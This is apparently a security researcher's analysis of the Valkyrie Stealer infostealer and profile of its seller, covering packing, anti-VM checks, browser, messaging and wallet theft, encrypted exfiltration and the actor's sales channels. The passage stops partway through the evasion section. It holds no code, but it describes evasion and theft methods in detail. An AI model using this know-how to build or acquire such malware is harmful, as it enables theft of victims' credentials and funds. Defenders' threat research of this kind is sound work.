Inside Valkyrie Stealer Features, Evasion & Operator Profile


By m.farghaly

Published: 2025-11-25 · Archived: 2026-04-05 13:15:45 UTC

What Is Valkyrie Stealer?

Valkyrie Stealer is a **C++ infostealer** designed to collect credentials, system information, browser data, messaging-app sessions, and other user assets from Windows systems. It features a modular architecture, encrypted exfiltration, and evasion techniques to avoid detection in analysis environments.

All collected data is accessible through a **web-based control panel**, where users of the stealer can manage infections and stolen data.



Stealer Capabilities and Functionality

Valkyrie Stealer is a multi-stage, modular data-theft framework designed to harvest a wide range of sensitive information from compromised Windows systems. Its capabilities span environment reconnaissance, credential harvesting, browser data extraction, messaging-app session theft, game-account data collection, cryptocurrency-wallet theft, screenshot capture, and multi-layered exfiltration with encryption.

Packing & Protection

The main executable is protected with Themida, which provides heavy anti-debugging, anti-tampering, and import-table obfuscation.

Payload Encryption
The browser-stealing payload DLL is embedded and encrypted using ChaCha20 encryption routine and later decrypted at runtime for reflective loading.

Anti-VM Techniques
Before execution, Valkyrie performs numerous checks to detect virtualization, sandboxes, analysis tools, and low-resource systems. This includes process checks, registry inspection, hardware/resource validation, blacklist comparisons (MAC/IP/HWID), screen resolution checks, and a 3-minute watchdog timer.

Browser Data Theft
The injected payload targets Chromium-based browsers (Chrome, Edge, Brave) by recovering the AES master key and parsing profile databases using internal SQLite engine.

Discord and Telegram Theft
Valkyrie Stealer targets both Discord and Telegram, including Discord Stable, Canary, and PTB, as well as browser-based Discord sessions.

Game Account Harvesting
Valkyrie targets a large list of supported games and launchers.

Cryptocurrency Wallet Theft
It targets several desktop and browser wallets such as MetaMask, Exodus, Atomic Wallet and Electrum.

System Profiling & Screenshot Capture
The malware collects detailed system information (hardware, OS version, disk, RAM, network data, etc.,) and captures a full-screen desktop screenshot

Data Packaging, Encryption & Exfiltration
All stolen data is compressed into a ZIP archive and encrypted using AES-GCM. For C2 resolution, Valkyrie dynamically retrieves its primary server from a Steam profile and uses a fallback domain if needed. Exfiltration occurs via an HTTP POST request to /api/log with encrypted payloads and system metadata.

Overview of the Developer Behind Valkyrie

The Valkyrie Stealer's publicly identified developer, operating under the alias "Lawxsz", maintains an active multi-platform presence including Telegram, Discord, Signal, GitHub, and YouTube, using these platforms for distribution, support, updates, marketing, and customer communication. He is also publicly associated with the development of the Prysmax Stealer, a malware-as-a-service product marketed under the name "Prysmax Software."


According to Cyfirma Report, Lawxsz has been active since at least late 2022. His early activity centered around developing and selling RATs and botnet services through Telegram before expanding into a full malware-as-a-service model with the launch of Prysmax Stealer in mid-2023.

Telegram Channels & Community

Telegram is used by Lawxsz for sales, customer support, announcements, and community updates, with multiple dedicated channels serving specific operational roles such as direct communication, product updates, development progress, infrastructure notices, and marketing showcases.


Lawxsz's Personal Telegram

His primary personal account used for **direct customer communication**, private sales negotiations, and one-to-one support.




Prysmax Software [2025] Channel

Main customer-facing update channel for Prysmax Software. Used to announce official version updates, feature additions, performance improvements, and operational enhancements.




Lawxsz Dev Channel

Used to publish development updates and actor’s ongoing malware and tooling projects.




Prysmax Software

Acts as the **infrastructure and migration alert channel**. Used for posting channel-move notifications, alternate links, and availability information.




Prysmax Showcase

Marketing and demonstration channel used to showcase **video demonstrations**, proof-of-capability content, and feature highlights for marketing purposes.



GitHub Activity

The actor is highly active in the development and distribution of offensive security tools. Their GitHub profile serves as a central repository for open-source malware and a wide range of offensive tooling




The actor's repositories focus on offensive tooling such as Python-based stealers, keyloggers, wallet extractors, Telegram/Discord exfiltration tools, antivirus-evasion scripts, VM-detection utilities, phishing kits, and RAT builders.

YouTube Presence


Lawxsz uses YouTube as a marketing and "proof-of-concept" platform to demonstrate the capabilities of his malware projects.

The channel serves as a public showcase where he demonstrate his stealer's capabilities, posting short clips highlighting its ability to evade AVs and remain FUD on VirusTotal to attract buyers and reinforce the credibility of his tools.

Valkyrie_all channel has the **official announcement** for the **Valkyrie Stealer** family.



Prysmax Software channel focuses on showcasing the operational **effectiveness** of the Prysmax malware suite to potential buyers. The content provides proof-of-concept demonstrations of its evasion capabilities




Additional Contact Methods

In addition to the actor's publicly listed YouTube, GitHub, and Telegram channels, he also provided several alternative contact methods for direct communication. These include:


- **Session:** 0586a4a58c17370c9b48d06d3f6ea525f257c5f3e750d7bdbb9fd265dce6bce140
- **Discord:** lawxszoficialx12
- **Signal:** lawxsz.01
- **Signal Group:** hxxps[://]signal[.]group/#CjQKIOYshgWCkhcqRgqdNDXvu9hW5V6bcGikvnpwWiBC8uvPEhDxK9NggZS8RpSRePJgui
- **Website:** hxxps[://]prysmax[.]site

Actor Claims & Intent

During direct communication with the actor, he claimed to be developing a new sideloading-based crypter designed to leverage EV code-signing certificates to remain fully undetectable by SmartScreen, web browsers, and EDR/AV solutions.



He additionally stated that the **lifetime version of the stealer, bundled with limited access to the crypter, is priced at $400**, and that this package **includes remote access capabilities**. According to the actor, the crypter is **optional but strongly recommended** for professional or large-scale campaigns.




Note: These claims have not been independently verified, but they offer useful context around the actor's development plans and intended capabilities.

Themida Protection Layer

Valkyrie Stealer is protected with **Themida/WinLicense v2.x**, a commercial software protector designed to prevent reverse engineering and analysis. It encrypts and compresses the binary, import table obfuscation, polymorphism, and implements extensive anti-debugging techniques.

The imports table only contains one API:



There are several ways to remove themida protection layer, the most common way is to allow the malware to fully unpack itself in memory, then dump the real executable using tools like scylla or pe-sieve.

In this analysis I will use **Unlicense** tool. Unlicense is a dynamic unpacker and import fixer for Themida/WinLicense 2.x and 3.x.

Evasion Techniques

Valkyrie Stealer employs a series of anti-VM and anti-analysis techniques designed to detect virtualized or sandboxed environments before execution to evade execution in controlled environments.

Watchdog Timer (3-Minute Hard Kill)

Valkyrie Stealer uses a watchdog thread that forcefully terminates the process if execution takes longer than three minutes. (e.g., due to debugging).

First it reads the high-resolution performance counter and converts it into a monotonic **nanosecond timestamp**. Then adds 180000000000 (180 billion ns = **180 seconds = 3 minutes**) to set the deadline.

